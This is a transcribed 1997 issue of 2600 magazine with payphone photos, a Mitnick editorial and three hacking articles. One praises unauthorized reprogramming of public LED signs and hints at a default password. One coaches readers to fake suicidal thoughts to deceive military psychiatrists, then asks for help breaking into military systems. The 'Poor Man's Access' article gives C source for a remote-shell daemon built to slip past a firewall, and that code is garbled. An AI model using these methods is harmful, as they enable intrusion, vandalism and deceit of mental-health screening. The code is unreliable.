2600

PCS

BROWSE THIS!
VOLUME FOURTEEN   NUMBER ONE
SPRING 1997 $4.50 U.S. $5.50 Canada

THIS PAGE HAS BEEN HACKED!

Payphones of the Planet

Slovenia

This is the red phone.

Slovenia

This is the blue phone.

Israel

Tel Aviv.

Photo by Hanneke.

Slovenia

Telefon   Telefon

The blue phone is slowly replacing the red phone since the red phone takes tokens and the blue phone takes tokens and chip cards.

Photos by R.D.

Come and visit our web site and see our vast array of payphone photos that we've compiled! http://www.2600.com

STAFF

Editor-In-Chief
Emmanuel Goldstein

Layout
Ben Sherman

Cover Design
D.A. Buchwald, Shawn West

Office Manager
Tampruf

"They have this myth that that they are the cool guys and the cool guys always win over the suits. But the fact is that they are half-socialized, post-adolescents with serious ethical and moral boundary problems." - Mike Godwin of the Electronic Frontier Foundation commenting on hackers to the Associated Press, April 2, 1996.

Writers: Bernie S., Billsf, Blue Whale, Noam Chomski, Eric Corley, Dr. Delam, John Drake, Paul Estev, Mr. French, Bob Hardy, Thomas Icom, Joe630, Kingpin, Kevin Mitnick, David Ruderman, Seraf, Silent Switchman, Scott Skinner, Thee Joker, Mr. Upsetter.

Network Operations: Phiber Optik, Manos.

Repair: Mark0.

Webmaster: Kiratoy.

Voice Mail: Neon Samurai.

Dog: Walter.

Inspirational Music: CD player broke.

Shout Outs: "Steal This Radio," the "new" Labour Party, Coredump, Jose and Dave.

-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: 2.0

mQCNAisAvagAAAEEAKDyMmRGmirxG4G3AsIxskkpCP71vUPRRzVXpLIa3+Jr1o+9
PGFwAPZ3TgGXho5a8c3J8hstYCowzs116nRORB4J8Rwd+tMz51BKeKi9Lz1SW1R
hLNJTm8vBjzHd8mQBea3794wUWCyBpogzavu/OUtMtLb6U0PC2srX1Hoedr1AAUR
tBZ1bW1hbnV1bEB3Z0xsLnNmLmNhLnVz
=W1W8
-----END PGP PUBLIC KEY BLOCK-----

THE STUFF

The question we're asked most often is whether or not we're making any progress in the fight against ignorance and fear. And it's the question which we can never answer the same way twice. There are days when we're really seem to be getting somewhere and then there are times when we wonder if we're actually moving backwards.

Looking at the Kevin Mitnick case makes the question really hard to answer. We've managed to reach a whole lot of people and we know that our concerns are shared all over the world. But, as in the early days of the Bernie S. nightmare, mere concern doesn't really amount to much. In the end, only true outrage gets results and, even for us, that can take a while.

It's now been over two years since Mitnick was caught in North Carolina. At the time we asked for a summation of his "crimes" so we would know just what this was really all about. A lot has happened since those early days. At least four books have been written about the Mitnick chase and capture and all of their authors have cashed their checks and moved on to other projects. But our initial question has yet to be answered since Mitnick *still* hasn't gone to trial. How can this be allowed to happen?

The sad truth is that once you're a prisoner, anything can happen to you and not many in the American public will care. The media will latch onto whatever they're fed and more often than not will simply take the word of authority figures without question. Examples? In March the government began its appeal to the Supreme Court of last year's striking down of the Communications Decency Act. Most of us know that the CDA is blatantly unconstitutional and would stifle free speech on the net. But the media, who should value the concept of free speech, defines this battle as "the fight against pornography on the net." Ratings over content once again. And we all suffer because of it. The same blindness to the facts and unwillingness to do some real investigative work led to the more recent belief that Dutch hackers had gotten into military computer systems during the Gulf War and had offered secret information to Saddam Hussein, information that could have won the war for Iraq. There was no evidence. There were no facts. Just a crackpot with an authoritative air and the media's desire to get another sensationalist story. Done enough times, this kind of garbage eventually turns into reality and the inevitable reaction against the "crisis" is accepted as necessary. We all know this yet somehow it continues time and again.

Enough is Enough

If ever there has been a human victim of this constant disregard for the truth, that victim is Kevin Mitnick. While we've been reading the books about him and getting on with our lives, Mitnick's life has been frozen since February of 1995 - much longer if you consider the time he spent living the life of a fugitive trying to avoid his current fate. It seems clear that Mitnick knew how the authorities would treat him which is why he went on the run. After all, these are the same authorities who put him in *solitary confinement for eight months in 1989!* That torture came from the authorities' fear of Mitnick's phone abilities. After this kind of abuse, anyone who would simply turn themselves in after being declared a fugitive would have to be crazy.

As for what he did to make them want to imprison him for so long, all we know is that it didn't involve theft, personal profit, or damage to any computer system. Everyone seems to agree on this. Whatever it is they finally do come up with, we doubt it can justify locking someone away for as long as they already have, let alone for as long as they seem to want to.

Recently Mitnick was again thrown into solitary confinement for reasons that are still unclear. *Wired Magazine* said it was because he had too many cans of tuna in his cell and proceeded to make light of the whole thing, choosing to ignore the permanent trauma of Mitnick's 1989 experience in solitary. This absurdly was most definitely *not* the reason. Mitnick was considered a "threat" to the institution because prison authorities somehow reached the conclusion that he was going to modify a Walkman, turn it into an FM transmitter, and then proceed to bug the prison offices. (Nobody can explain how Mitnick was supposed to gain access to these offices being a prisoner and all.) These facts come from the administrative detention order, prison guards, and legal people who were privy to the facts of the case. We realize pursuing these facts was too difficult a task for the media people whose real concerns are ratings points and newsstand sales.

Many of Mitnick's legal papers were taken from his cell during his time in solitary and never returned. Issues of *2600* and *Phrack* as well as mail forwarded to Mitnick from his Internet mail account simply disappeared. Much of this material had information pertaining to other cases which Mitnick was hoping to use in his defense. Other returned items appear to have been read.

Prosecutor David Schindler has taken it upon himself to keep Mitnick in prison for as long as possible. Schindler wants Mitnick to sign a plea agreement that would keep him imprisoned for 32 months before he's even charged with anything in California. Not exactly a good deal in our opinion. Schindler has said that if Mitnick refuses to go along with this, he will drag him across the country to face charges in other jurisdictions. That's the beauty of being charged with crimes over the Internet and the phone system - you can be indicted in places you've never even been to! In doing this, Schindler and the government basically get to keep rolling the dice until they find a judge someplace who will sentence Mitnick for however long they want. This kind of tactic is often used on the most dangerous of criminals to ensure that they wind up in prison somehow. To see it used here is frightening and a dangerous affront to the intent of our justice system.

When this story first broke two years ago, there were some people who thought Mitnick was a criminal of some sort and that he should be punished for whatever it was he did even though nobody really knew what that was for sure. Now, even those people seem to think that this has gone on long enough. Even if Mitnick *had* committed some very real and recognizable crimes, the time he's spent suffering in prison is more than sufficient punishment. But Mitnick has never even been charged with any recognizable crime and we doubt that he ever will be. If and when this case ever gets to court, we're sure Schindler and his cronies will try to make it seem as if Mitnick stole millions of dollars by copying files and making a few phone calls. And the media, by not probing and asking questions, will swallow the whole thing once more and the American public will somehow believe that justice was served.

It doesn't have to be this way. Those of us who understand the technology involved in this case are able to see when the truth is not being told or when people are being misled. We can't let this go unanswered any longer. Education is the key to stopping this injustice and many of us have the ability to make a real difference. But do we have the guts to turn that ability into action?

We're working on many different approaches. We've started a mailing list that exists for the sole purpose of discussing the Mitnick case and what we can do to help. To join, send email to majordomo@2600.com and in the first line of the message, type "subscribe mitnick". At the Beyond Hope conference in August (by which time we really hope Mitnick is free) we will be having panels on this case and how to use the power we have to make changes. We welcome skeptics as always.

In the meantime, we ask that you not forget about Mitnick and the many others who are imprisoned unjustly for actions that are hard to consider crimes. We wish we had the staff and resources to adequately pursue all of them. By focusing on this case, we hope to be able to spread whatever change we make to these and future cases.

Kevin Mitnick can be written to at: Kevin Mitnick 89950-012, P.O. Box 1500, Los Angeles, CA 90053-1500, or on the Internet at kmitnick@2600.com. While he very much would like to send replies, Mitnick has been advised by his attorney not to respond personally since virtually anything he says could be misinterpreted and used against him by the authorities who monitor everything he says.

HACKING SIGNS LED

by BernieS

We've all seen them - those annoying, atten-tion-getting LED signs with moving, flashing messages. They're in airports, train stations, bus terminals, vending machines, retail establish-ments, banks, and even government offices. Al-most without exception, they're in high-traffic areas where lots of people are subjected to their often not-so-interesting messages.

This article provides a brief, general overview of most types of displays out there, how they're programmed, and how you can use them to get your message out to the people. In no way should this article be misconstrued as en-couraging unauthorized programming of such signs, for that would be in violation of State and Federal laws and punishable by up to 10 years in prison. No matter how harmless the method may seem, expressing yourself in ways our govern-ment doesn't approve of can be hazardous to your health. (Maybe all electronic hardware, software, and books should have government warning labels similar to cigarettes and alcohol.) In any case, be forewarned.

Most LED signs out there are self-contained, microprocessor-based units that are field-pro-grammable by a variety of methods depending on the manufacturer, model, and configuration. These methods include direct RS-232 connec-tion, telephone modem, proprietary or PC key-board connection, radio telemetry (via cellular modem, packet radio, ARDIS or RAM radio data networks, FM broadcast via SCA or RDS, or Motorola paging data receiver), and wireless in-frared keyboard programming. Older "dumb" LED signs require constant connection to a pro-prietary or PC-based data source which stores messaging data in addition to controlling the LED display. All use multiplexed Light-Emitting Diode arrays, from tiny one-line units only a few inches long to massive 16x40 foot models. The total quantity of LED's can number from a few hundred to hundreds of thousands depending on the size of the array. The CPU's are usually low-power static RAM backed up by battery to ensure messaging data aren't lost if power is removed from the system. Small to medium-sized LED signs are usually powered by an AC adapter, with the voltage being filtered and regulated on the sign's main circuit board. Currently there appears to be little or no standardization between differ-ent manufacturers of LED signs with regard to memory mapping, CPU type, or data connectors.

Some models are fairly intelligent and allow for multiple and scheduled messages, and special effects like rotation, scrolling, zooming, special fonts, bitmapped graphics, and multiple colors (using rapidly switched red and green diodes at various duty cycles). Blue LED's are still too ex-pensive to use in volume, which is why you don't see any blue or true-color LED signs yet. When blue LED's become cheap, all primary color re-quirements will be met and any color in the spec-trum will be easily generated, like color cathode-ray tubes in TV's and computer monitors do. Eventually, giant full-color LED video bill-boards will be commonplace.

Alongside highways and on bridges, over-passes, and toll booths are all popular locations for large dynamic text displays for informing au-tomobile travelers of road and traffic conditions and toll fares. These large displays are frequently under bright sunlight and therefore employ ar-rays of high-visibility incandescent bulbs or electromechanical "flippers" (painted fluorescent green and illuminated in "black light" enclo-sures). "Portable" programmable road signs are often mounted on wheels atop a small trailer (complete with a gasoline generator and a dedi-cated PC or a proprietary controller or cellular modem) and towed to road construction sites as needed. Surprisingly, the metal cabinets contain-ing the programming electronics are seldom (or insecurely) locked.

Supermarket chains hang LED moving-mes-sage displays in store aisles to announce specials and promote products. These signs are usually networked and fed a datastream received by a Very Small Aperature Terminal (VSAT satellite dish) on the roof. UPC barcode scanners at point-of-sale terminals connected to the store's LAN/WAN allow real-time tracking of the signs' effectiveness. LED signs are often used on fac-tory floors to display production run data to as-sembly-line workers, or in call centers to indicate call volume, ANI data, or other information to telephone operators. Stock markets and broker-age houses use LED moving-message signs to monitor real-time stock and bond prices. These units are usually hardwired via an RS-232 inter-face to a computer receiving data from another source. An advertising company called TDI has even installed moving-message LED signs on the outside of certain NYNEX payphone booths in midtown Manhattan which are remotely pro-grammed with new ads via a Motorola paging data receiver mounted on top of the booth.

If you come across a programmable LED sign (say, at a garage sale), but there's no manual or programming device with it, get the manufac-turer's name and model number off the unit and contact them for an operations and programming manual for that model. Often, you can get it free if the company believes you're a previous cus-tomer. Also, request a catalog of accessories for that model; it will be helpful in determining specifically what additional hardware you'll need to program and power it. There are so many sign manufacturers, models, programming interfaces, and nonstandard data connectors out there that it's not always immediately obvious how to go about programming a sign without good docu-mentation or social engineering one of the manu-facturer's technicians.

Of all the programming methods available, one of the most convenient and intriguing is via an infrared keyboard. The technology is similar to TV remote controls: it's a one-way low-speed data link using an invisible light beam. Range is limited to about 30 feet which of course is line-of-sight. You can usually tell if an LED sign has infrared programming capability by looking at it carefully. One of the corners of the front of the sign will have a small window with a red filter over it, behind which is an IR phototransistor that detecting the keyboard's signal. The signal is de-modulated and decoded on the main circuit board and sent on to its CPU for processing. From the manufacturer's name on the sign (usu-ally on the front bezel) you can determine the type of infrared keyboard necessary to program it. Fortunately, these keyboards are not expensive.

The most popular manufacturer of LED signs seems to be Adaptive Micro Systems (Milwau-kee, WI) because they have a large selection of well-designed models, with most features one might want - and at reasonable prices. The author has seen AMS's ALPHA series of signs in nu-merous commercial and government applica-tions. Their Beta-Brite model is extremely popular with retail establishments and vending machine companies because it's small (but not too small), versatile, and relatively cheap (about $300). It has numerous features, including a built-in infrared interface and an RS-232 port for downloading complex scripts directly from a standard PC. In addition, their infrared keyboard controller (which looks like a mutant TV remote-control) is well-designed and allows program-ming of all their IR-capable models. It costs about $70.

Anyone so inclined could write a computer program to enable laptops with IrDA ports to program infrared-capable signs, thus eliminating the need to use a dedicated IR keyboard con-troller and allowing rapid programming of entire sequences via infrared. Laptop IrDA emitters are fairly weak, but one of those TV remote-control extenders should boost a laptop's IR signal to at least 30 feet. Naturally, an infrared keyboard controller would first have to be obtained and its command sequences "learned" to write such an application, but IrDA shareware utilities for learning TV remote-control units' command se-quences are readily available on the Internet.

The author has heard of several humorous situations involving LED signs programmed by unauthorized pranksters. In one case, a state-owned lottery ticket vending machine with an LED sign mounted on it was located in a drug-store. It had apparently been reprogrammed from the street through the drugstore's window using an infrared keypad to say, "This machine sells only losing tickets - don't waste your money on another government scam!" When this was called to the store manager's attention, he pan-icked and began wildly pushing all the lottery vending machine's buttons in a futile effort to delete the message - eventually unplugging the entire machine (preventing it from vending lot-tery tickets altogether).

In another case, an LED sign on a prepaid phonecard vending machine in a major metro-politan train station had been reprogrammed to

say, "These phonecards are a total rip-off at 50 cents a minute!" The machine didn't indicate the true cost of the cards; a call to the vending company confirmed they were indeed 50 cents a minute, so some hacker provided a valuable consumer advisory service.

Someone reprogrammed the LED sign in the main window of a major metropolitan bank (which had been hawking high-interest loans) to say the bank was offering a special one-day sale on new hundred-dollar bills for only fifty dollars each (one per customer). There were some rather excited people lining up until the chagrined bank manager finally unplugged the sign and had to explain it to eager customers that the bank wasn't so generous after all.

An observant 2600 reader wrote in to the letters column to say he'd noticed a large LED sign above the escalators in New York's 53rd & Lexington subway station (by Citicorp Center where monthly 2600 hacker gatherings are held) had been reprogrammed to announce the times and dates of hacker gatherings and to invite everyone to take part. Previously, the sign merely advised people to watch their step on the escalator. Many tens of thousands of people a day got to read that sign - that's real power. There must be tens of thousands more LED signs out there just begging to be programmed with more interesting messages. Do any come to mind?

WAS IT HARD TO FIND THIS ISSUE IN A STORE?

Do you have multiple scars from scuffing with others for the last issue on the shelf? Is your phone bill comprised almost entirely of calls to the bookstore to see if it came in today? Apart from getting a life, maybe you should get a subscription! For $3 more a year, you get the satisfaction of having 2600 delivered to the door of your mailbox. Only $21 a year for domestic individuals, $30 for those overseas. Corporations and machines are $50 inside the U.S. and Canada (U.S. funds) and $65 elsewhere.
2600, PO Box 752, Middle Island, NY 11953.

Our subscribers haven't had a price increase since 1990!

The following URLs are for websites because, for various LED sign manufacturers, don't do your own information.

Adaptive Micro Systems
http://www.ams.com

Colorado Time Systems
http://www.coltime.com

Sunsquad Corporation
http://www.sunsquad.com

Polkamp Limited
http://www.polkamp.co.za

Alphod Vision
http://www.pace-setter.com

TransitText
http://www.watermaid.co.uk/elec.VV

Note: AMS's infrared-capable LED signs all incorporate password protection to prevent "unauthorized" programming. This feature must be specifically enabled by the user, and most users seem to forget to do this. If you forget your password, there is an undocumented master default password. Telling you what it is would take all the fun out of it, but it's six characters long and it appears on computer password screens everywhere. Have fun! And be careful.

SOCIAL ENGINEERING YOUR WAY OUT OF BOOT CAMP

by InVerse [MoS]

Recently, I've noticed a disturbing trend as more and more members of the underground turn to the military as an escape from investigation and impending prosecution.

As an unfortunate follower of this foolish trend, I speak from experience when I say that the armed forces are not always the most desirable alternative.

Luckily, I came across a technique that will guarantee you a plane ticket home and an honorable discharge. All it requires on your part is a small amount of patience.

It's surprising how prevalent social engineering is in the military. Even before you enlist, your recruiter is SEing you. (The bastards go to a special school to learn the skill that hacker/phreaks have mastered for well over a decade.) In fact, basic training itself is nothing but SE. Once you learn the little mind games, you're home free.

Let me take a moment right now to state that the method described here was developed at the Marine Corps Recruit Depot in San Diego, California. Due to the sensitive nature of the subjects dealt with, as well as the generally uniform amount of bureaucratic bullshit that exists within the military, I believe that the techniques contained forthwith will work within any branch of the services. The details might change slightly, but your own actions should need little or no modification.

Let me give you a little bit of background information that led to the writing of this text and then I'll go into the specific details.

I had a teensy difference of opinion with AT&T, so suffering from a lack of money and excess of paranoia, I soon found myself flying the friendly skies en route to MCRD. Boot camp itself wasn't so bad, but it didn't take me long to realize that this wasn't how I wanted to spend the next four years of my life. I came up with this technique, called Suicidal Ideations or SI, in hopes that it

would buy me some time until I could think of a better plan. Surprisingly, it worked so well that before I could develop that better plan, I was already on my way out the door.

Before I left, my drill instructor had a little talk with me. He asked me where I learned about SI. He seemed to think that there was a conspiracy going around involving Recruit Separation Platoon (RSP) and troops teaching the new recruits ways to get out of boot camp. RSP is made up of all the recruits that for some reason or another are being sent home from basic training.

Well, needless to say, there was no such conspiracy. But even while he was grilling me about it, the seeds for this article were already being planted in my mind. In fact, the original version, which was posted on alt.2600, was written while I was still on the base.

All right... enough chitchat. I'll get to the point now. Suicidal Ideations means that you've thought about killing yourself. Not that you've attempted it, mind you. That'll get you in a whole mess of stuff you don't want to be involved with. SI means you've thought about it and nothing more.

Now if you were to commit suicide while in basic training, the military would be in big trouble. Multimillion dollar lawsuits, federal investigations, etc. So as soon as they find out a recruit is suicidal, they want said recruit out of their hands as soon as bureaucratically possible.

The tricky part is letting them know that you are suicidal and doing it convincingly. You could just walk up to your drill instructor and announce "I want to kill myself!" and things go much smoother if you put just a little bit of effort into it (i.e., use social engineering).

The best way to convince your drill instructors that you are truly suicidal is not by telling them yourself, but by having other recruits tell them for you. And to make it

even more believable (and to protect yourself from narcs), it's even better to actually convince said recruits that you want to kill yourself as well.

Once you've managed to SE a couple of recruits into believing you might attempt suicide, they should go to the senior drill instructor and tell them what's going on. In the Marines, at least, this subject was specifically covered by our drill instructors. Once the recruits have voiced their fears to the senior DI, you will be called into his office.

He'll tell you that some recruits have told him that they were worried about you and tell you what was said. He most likely won't mention names, so don't slip and let on that you know who it was. Just play it cool and answer his questions. Don't try to act all freaked out like you might try something at any minute, because DIs are edgy enough as it is. Simply say that you have been having some bouts of depression and that during these times, you've thought about killing yourself.

The Senior DI will make you promise not to do anything immediately and that he'll make sure everything is taken care of ASAP. Most likely, depending on the time, you'll be immediately taken in for a mental evaluation.

The mental evaluation will consist of two parts. The first part is a couple of tests. Nothing hard, just questions about your life. Answer these questions honestly and don't make the situation any more complicated by lying about things.

The second part of the evaluation will be a private interview with a psychiatrist. Most likely you'll be given three words, such as purple, river, and cat. At the end of the interview, you'll be asked to recall those three words. Try your best to remember them, because it will look better on your evaluation.

The psychiatrist will mainly focus on your childhood and your life immediately before coming to the military. Tell him the truth. In my case, I actually admitted to the problems with AT&T... things like that can help them explain your current 'mental state.'

The most important part of the interview is your body language. Don't look the doctor square in the eye. Keep looking around the room and act restless. Answer the questions quickly but try to keep an undecided stance. If he asks you if you could continue training, say "I don't know" or "I'm not sure." Keep your voice low and whatever you do, don't allow any reaction to anything the doctor might say. His purpose is to prove that you are lying and nothing else.

After 20 minutes or so, the interview will appear to be over and the doctor will say that he hasn't seen anything wrong with you and has no basis for recommending your release from the service. This is the crucial point in your escape.

First of all, do not get angry. Stay calm at all times. Don't give a definite answer to anything. All questions should be answered with "I don't know." If you can, it would probably help your case to start crying. Not a loud outburst, mind you, just a few tears will do the job.

The psychiatrist will then ask a few more questions and then tell you that he is going to recommend your removal from basic training. Though the actual reason for your dismissal may vary, the terms will definitely be honorable.

My military records show that I was released because I was physically unable to continue training. If a prospective employer were to look into my military records, that's all they would see. I could then lie and say that I broke my leg or something to that effect.

Once you've passed the mental exam (or failed depending on your perspective) you're home free, even though they won't actually admit it to you yet. The first thing you'll do is be placed into Routing. This means that you'll spend the night with recruits who are about to graduate. These recruits are supposed to help you keep your spirits up and watch you so that you don't try to kill yourself.

Now comes the worst part. During the day, you'll spend hours in your particular battalion's routing platoon. What this is is a room with nothing but beds (which you

aren't allowed to lie on) and Leatherneck magazines. You and anyone else from your battalion who is being sent home get to sit in this room for as long as three days, depending on how long the paperwork takes.

Your only reprieve during this time is if you're sent out on a work detail, which could be anything from picking up trash to cleaning toilets. Otherwise, you'll most likely invent about a million different games that can be played with a paper football or a paper wad.

When your paperwork is finally complete, you'll be called to see an officer. Most likely it will be the Executive Officer and he'll tell you that he thinks you're faking it and that he's going to send you back to training. Once again, remain noncommittal. Stick to the "I don't knows" and restless behavior.

Once the EO signs your paperwork, you're officially on your way to the Recruit Separation Platoon (RSP). RSP is a platoon made entirely of recruits who are being sent home for reasons ranging from S1 to Fraudulent Enlistment to Failure to Adapt. RSP requires a lot of patience, but as long as you keep your cool and remember that you'll be going home soon, you should be fine.

Once you're in RSP, things will start going a little bit easier. You'll still have to follow most military protocols, but you won't have the pressure put on you that you did during training. The DIs won't yell at you or try to play mind games with you. The best thing you can do at this time is to go with the flow and not cause any trouble.

While in RSP, you'll be sent on work detail after work detail. It's probably best to go on as many details as you can, because otherwise you'll just be sitting around the barracks with nothing to do and this is usually when trouble can start.

You'll most likely be stuck in RSP for four to seven days, depending on how many times they lose your paperwork in the pile of red tape it's buried in. When your paperwork is finally complete, you'll fill out a card stating where you'll want to go and the nearest airport to said place.

In approximately two more days, you'll be given your plane ticket and a ride to the airport. Something rather important to note at this time is that for the next 48 hours, you are still subject to the Uniform Code of Military Justice, which means that if you get arrested for anything during this time period, you will be dragged back to San Diego and held for Court Martial, no matter what crime you committed or where.

Well, that should be sufficient information to get you out of boot camp. You'd be surprised at some of the lengths recruits go to escape when this is all they have to do.

One guy I met in RSP actually walked out of the front gate of MCRD and was gone for three months before turning himself in.

On a final note, while I was in RSP, I was put on a work detail in one of the main office buildings on base. When the Major I was working for found out that I was proficient with computers, she asked me to try and fix their printer network which had crashed. I eventually figured out that they had the printer plugged into the wrong port, but to test things, I had to log on to their network and the Major was stupid enough to give me her account name and password. Unfortunately, I've been unable to find a way back into that system.

So if anyone happens to know a telnet address to MCRD in San Diego or has happened to run across any strange military systems while scanning that area, maybe we can have even more fun with the military.

School Printing

ENGLISH 2600

FIFTH EDITION WITH INDEX

A Programed Course in Grammar and Usage

JOSEPH C. BLUMENTHAL

Most people would think it's great that there's an English book with this title. But we think it's great that they somehow managed to spell "Programmed" wrong on the front cover.

Submitted by Click of Fairfield, CT

Poor Man's Access

by GT

PMA (Poor Man's Access) is a Unix based TCP/IP client/server application written in C. It provides limited shell (csh) access to multiple clients from the server's host. PMA is sort of a telnet without the login program. PMA has been tested on the following Unix platforms:

HP/UX 10.0.1
AIX 4.0
SunOS 4.1.3
Solaris 2.5
DG/UX 5.4.2

There are some very System Vish things that PMA does. It is extremely unlikely that it will work with all System V versions of Unix. There is virtually no chance that it will work with a "true" BSD Unix. PMA has only been tested using GNU C. Other C compilers may cause problems. PMA consists of the following files:

The files printed on the following pages are pma.c (client source), pmad.c (server daemon) source), and socklib.c (used by both client and server).

History

Back in 1992 the company that I was working for finally decided to get connected to the Internet. A small work station was situated between our network and the ISP (Internet Service Provider) that we were using. Software was installed to prevent unauthorized access to our network and this work station became known as The Firewall. At this time I was fairly new to Unix and was interested in learning how to program TCP/IP sockets. I had done some TOPS-20/DECNET programming some ten years prior and correctly assumed that conceptually it was more or less the same, just different syntax.

I started by studying a date and time server that had been written by a coworker for one of our products. It was a simple sequential (one request at a time) program that provided a date and time stamp via an established socket to the requesting client process. I modified the server to write whatever it received to the terminal instead of sending a date and time stamp back to the client. And I wrote a new client that reads a string from the terminal and sends it to the server. Pretty simple stuff, but that's where one usually starts.

For some reason I decided to test The Firewall with my newly coded client/server terminal echo programs. I had a Unix account on a machine outside of The Firewall. I ported the client program to this machine and left the server running in the background on a Unix machine inside The Firewall. I then ran the client and much to my surprise it worked. Whatever I typed outside The Firewall was being displayed inside The Firewall. I was baffled. Attempts to telnet and ftp (from outside) to the Unix machine inside The Firewall failed. Why did my little programs work?

What I had discovered was that The Firewall was only blocking connection attempts to "known" ports, i.e. port numbers less than 1024. My server program was using port number 4321 which was the arbitrary port number that the original date/time stamp server used. I hadn't seen any need to change it and didn't know that the port number would make any difference as long as it was not in use. The conclusion that I came to was that The Firewall was dumb and very susceptible to "inside jobs."

Like most people, when faced with learning something new (TCP/IP socket programming in this case) it is nice to have some task of substance as opposed to just reading books. I now had my task. Build a client/server app that provides simple access from outside The Firewall. Of course, I quickly realized that all I needed to do was put a copy of telnet on a free port number greater than 1024 and the task was complete. Which I did, and it worked. But this

required root access (which I had). So I amended the task. No root access could be used. PMA was born.

Closing Remarks

Over the years I would work on PMA one or two days a month. Sometimes months would come and go and PMA would get no attention. Eventually I bought some books (*Internetworking with TCP/IP* by Douglas E. Comer and *Unix Network Programming* by W. Richard Stevens) which really shed a lot of light on what I was trying to do. PMA is basically hack code. I didn't pay any attention to efficiency. Many things don't work, like pine, more, elm, etc. However, the editor we love to hate, vi, does work. First and foremost PMA was a vehicle to learn Unix network programming. There are still many things about that topic that I do not know and it remains to be seen if PMA has outlived its usefulness or not.

Recently I bought a shell account on a major ISP and ported PMA to it. This ISP does a pretty good job of preventing you from being logged in more than once and in cleaning up any background processes that you may have had. However, if you start up the PMA daemon and log out, the PMA daemon lives on.

Of course, there are many firewalls that prevent "inside jobs." And I have no idea just how many dumb firewalls are still in use. But I'm sure that a firewall will never be invented which cannot be rendered dumb by someone.

Usage

You need a Unix client and server. (Of course, it can be the same host.) You also need a four digit (more than 1024) unused port number, say 1776.

On the server:

```
$ gcc -o pmad pmad.c socklib.c
```

(You may get some warnings. If you get undefined symbols try adding -lsocket and -lnsl to the gcc command.)

```
$ ./pmad 1776
```

(The pma daemon should now be running.)

On the client:

```
$ gcc -o pma pma.c socklib.c
$ ./pma server.inside.com 1776
Trying...
Connected
PMA> HELO
ok
PMA> hostname
server
PMA> pwd
/tmp
PMA>
```

You should be able to issue any valid csh command against the server and your current directory is /tmp. Running programs that are not line oriented generally do not work. There is however support for vi. To exit from pma:

```
PMA> done
```

Don't forget that pmad is still running. Use "kill -9" to get rid of it.

```c
/*
pma.c
this is the client of pma. basically all
it does is get a string from the terminal
and write it out to an established socket.
*/
#include <stdio.h>
#include <signal.h>
#include <sys/types.h>
#include <sgty.h>

char buf[5000], tbuf[100];
int sockfd, vimode = 0;
struct sgtyb tty_mode;

main(int argc, char *argv[])
{
int cnt, port, pid, idx = 0;
FILE *lout;

if (argc < 3)
{
fprintf(stderr, "Specify host and port\n");
exit(0);
}

port = atoi(argv[2]);
/*
see if there is a server on the user given
host and port
*/
sockfd = socket_connect(argv[1], port);
if (sockfd == -1)
{
fprintf(stderr, "\nsocket_connect\n");
exit(1);
}
fprintf(stderr, "\nConnected\n");
pid = forkio();
cnt = write(sockfd, buf, strlen(buf));
while (1)
{
if (!vimode)
{
gets(&buf[idx]);
idx = 0;
}
else
{
buf[0] = getchar();
if (!vimode)
{
idx = 1;
continue;
}
buf[1] = '\0';
}
checkcmd(pid);
cnt = write(sockfd, buf, strlen(buf));
}
}

int forkio()
{
int pid;
/*
fork off a child which endlessly reads from the
socket and writes to the terminal.
*/
if ((pid = fork()) < 0)
exit(system("echo fork error in
forkio >>pma.log"));
else if (pid > 0)
return(pid);
while(1)
rdsock();
}

int rdsock()
{
int cnt;

cnt = read(sockfd, buf, sizeof(buf));
buf[cnt] = '\0';
/* if we see the prompt, "PMA> ", it means
that we could be coming out vi mode. so turn
on echo and turn off raw mode. note that our
parent will get to the getchar() before it
sees that the echo is back on. this means that
the first character typed after exiting from
vi will not go to the gets() like we would
really want. that first character can be
flakey sometimes, but it basically works. */
fprintf(stderr, "%s", buf);
if (!strcmp(&buf[strlen(buf)-5], "PMA> "))
echo();
}

int checkmode()
{
}

int echo()
{
/*system("stty echo;stty cooked");*/
tty_mode.sg_flags |= ECHO;
tty_mode.sg_flags &= ~RAW;
ioctl(0, TIOCSETP, &tty_mode);
}

int noecho()
{
/*system("stty -echo;stty raw");*/
tty_mode.sg_flags &= ~ECHO;
tty_mode.sg_flags |= RAW;
ioctl(0, TIOCSETP, &tty_mode);
}

int checkcmd(int pid)
{
if (!strcmp(buf, "done"))
{
exit(kill(pid,9));
}
if (!vimode)
strcat(buf, "\n");
if (!strcmp(buf, "vi ", 3))
{
noecho();
```

```
vimode = 1;
strcpy(buf, "vi -w24");
strcat(buf, &buf[2]);
strcpy(buf, tbuf);
}
}

/*
pmad.c
*/

/*
this is the server of pma. it basically
reads from an established socket, writes
what it gets from the shell in the background,
reads the output from the shell and then
sends it back to the client via the
socket.
*/

#include <stdio.h>
#include <fcntl.h>
#include <signal.h>

int in, cnt, pipin, sockfd, newsockfd;
char buf[500], passwd[50], iname[20],
oname[20];
FILE *log;

main(int argc, char *argv[])
{
int port, cpid;

/*daemonize. System V style*/

if ((cpid = fork()) < 0)
  exit(system("echo start up fork error
  >>pma.log"));
else if (cpid > 0)
  exit(0);
setpgrp();

chdir("/tmp");/*should always be able to
go here*/
signal(SIGCHLD, SIG_IGN);/*dont create
zombies*/
if (argc != 2)
  exit(printf("Specify port\n"));
port = atoi(argv[1]);
sockfd = socket_declare(port);
/*say we are here at user given port*/
if (sockfd == -1)
  exit(system("echo socket_declare failed
  >>pma.log"));
/*wait for connection*/
while (1)
{
  newsockfd = socket_accept(sockfd);
  if (newsockfd == -1)
    exit(system("echo socket_accept
    failed >>pma.log"));
  /*we got a child*/
  if ((cpid = fork()) < 0
    exit(system("echo fork error
    >>pma.log"));
  else if (cpid > 0)
    /*cheesy password*/
    strcpy(passwd, "HELO\n");
    write(newsockfd, buf, cnt);
    cnt = read(in, buf, sizeof(buf));
    /*dont let 'em do anything until they type
    in the dumb password*/
    if (passok)
      do_child();
    else
    {
      close(newsockfd);
      continue;    /*go wait
      for next user*/
    }
  }
  do_child();
}
}
```

```
return;
